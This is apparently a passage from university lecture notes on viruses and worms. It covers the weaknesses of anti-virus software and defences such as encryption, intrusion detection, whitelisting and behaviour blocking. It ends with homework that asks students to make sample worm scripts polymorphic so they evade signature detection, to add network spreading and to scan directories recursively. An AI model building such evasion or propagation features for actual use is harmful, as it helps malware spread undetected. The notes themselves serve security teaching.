- Additionally, if you are a virus writer based in a country where you are not likely to be hunted down by the law, you could write a script that automatically spits out (every hour or so) a new variant of the same virus by injecting dummy code into it (which would change the signature of the virus). It would be impossible for the anti-virus folks to keep up with the changing signatures.

- Another serious shortcoming of anti-virus software is that it only scans the files that are written out to your disk for any malicious code. Now consider the case when an adversary is attacking your machine with new worm-bearing payloads crafted with the help of the powerful Metasploit Framework [See Lecture 23 for the Metasploit Framework.] with the intention of depositing in the *fast memory* of your machine a piece of code meant to scan your disk files for information related to your credit cards and bank account. The adversary has no desire for this malicious code to be stored as a disk file in your computer. It is just a one-time attack, but a potentially dangerous one. An anti-virus tool that only scans the

disk files will not be able to catch this kind of an attack.

- Considering all of these shortcomings of anti-virus software, what can a computer user do to better protect his/her machine against malware? At the very least, you should place all of your passwords (and these days who does not have zillions of passwords) and other personal and financial information in an encrypted file. **It is so ridiculously easy to use something like a GPG encrypted file that is integrated seamlessly with all major text editors.** That is, when you open a ".gpg" file with an editor like `emacs` (my favorite editor), it is no different from opening any other text file — except for the password you'll have to supply. With this approach, you have to remember only one master password and you can place all others in a ".gpg" file. GPG stands for the Gnu Privacy Guard. I should also mention that for `emacs` to work with the ".gpg" files in the manner I have described, you do have to insert some extra code in your `.emacs` file. This addition to your `.emacs` is easily available on the web.

- For enterprise level security against viruses and worms, if your machine contains information that is confidential, at the least you would also need an IDS engine in addition to the anti-virus software. [IDS, as mentioned in Lecture 23, stands for Intrusion Detection System. Such a system can be programmed to alert you whenever there is an attempt to access certain designated resources (ports, files, etc.) in your machine.] You could also use IPS (which stands for Intrusion Prevention System) for filtering

out designated payloads before they have a chance to harm your system and encryption in order to guard the information that is not meant to leave your machine in a manner unbeknownst to you or, if it does leave your machine, that would be gibberish to whomsoever gets hold of it. Obviously, all of these tools meant to augment the protection provided by anti-virus software create additional workload for a computer user (and, as some would say, take the fun out of using a computer).

- On account of the shortcomings that are inherent to the anti-virus software, security researchers are also looking at alternative approaches to keep your computer from executing malware. These new methods fall in two categories: (1) white listing and (2) behavior blocking.

- On a Windows machine, an anti-malware defense based on white-listing implies constructing a list of the DLLs that are allowed to be executed on the machine. One of the problems with this approach is that every time you download, say, a legitimate patch for some legal software on your machine, you may have to modify the white list since the patch may call for executing new DLLs. It is not clear if a non-expert user of a PC would have the competence — let alone the patience — to do that.

- Anti-malware defense based on behavior blocking uses a large number of attributes to characterize the behavior of executable code. These attributes could be measured automatically by exe-

cuting the code in, say, a chroot jail (See Lecture 17 for what that means) on your machine so that no harm is done. Subsequently, any code could be barred from execution should its attributes turn out to be suspect.

22.9: HOMEWORK PROBLEMS

1. The best tools against malware are built by those good guys who have the ability to think like the bad guys. [One reason why it is so easy to do bad deeds on the internet is that its foundational protocols were designed by genuinely good people who could never have imagined that there would be people out there who might want to make their living through identity theft, credit-card theft, incessant spamming, etc.] So think about how you can modify the code in `FooVirus.pl` and `AbraWorm.pl` to turn these scripts into truly dangerous tools.

2. What is the relationship between the `svchost.exe` program and the DLLs in your Windows machine? What is the role of the `svchost` process at the system boot time?

3. What is it about the `svchost.exe` program in a Windows machine that makes its vulnerabilities particularly deadly?

4. Describe briefly the three principal propagation mechanisms for the Conficker worm?

5. How does the Conficker worm drop a copy of itself in the hard disks of the other computers that are mapped in your computer?

More to the point, how does the worm get the permissions it needs in order to be able to write to the memory disks that belong to the other machines in the network?

6. What is a honeypot in network security research? And, what is a honeynet?

7. **Programming Assignment:**

   Taking cues from the code shown for `AbraWorm.pl` in Section 22.4, turn the `FooVirus` virus of Section 22.2 into a worm by incorporating networking code in it. The resulting worm will still infect only the '.foo' files, but it will also have the ability to hop into other machines.

8. **Programming Assignment:**

   Modify the code `AbraWorm.pl` code in Section 22.4 so that no two copies of the worm are exactly the same in all of the infected hosts at any given time. One way to accomplish this would be by inserting worm alteration code after the comment line

```
# Finally, deposit a copy of AbraWorm.pl at the target host:
```

   that you see near the end of the main infinite loop in the script. This additional code in the worm could insert some extra newline characters between a randomly chosen set of lines, some extra randomly selected characters in the comment blocks, some extra white space between the identifiers in each statement at

randomly chosen places, and so on. And if you are ambitious, you can get the worm to modify the code in more significant ways (without altering its overall logic) before depositing a copy of itself in a target host. For example, since you can use different control structures for infinite loops, you could randomly choose from amongst a given set of possibilities for each new version of the worm. The net result of all these changes on the fly will be that you will make it much harder for the worm to be recognized with simple signature based recognition algorithms.

9. **Programming Assignment:**

If you examine the code in the worm script `AbraWorm.pl` in Section 22.4, you'll notice that, after the worm has broken into a machine, it examines only the top-level directory of the username for the files containing the magic string "abracadabra." Extend the worm code so that it descends down the directory structure and examines the files at every level. If you are unfamiliar with how to write scripts for directory scanning, you will see Perl examples for that in Section 2.16 of Chapter 2 and Python examples in Section 3.14 of Chapter 3 in my book "Scripting with Objects."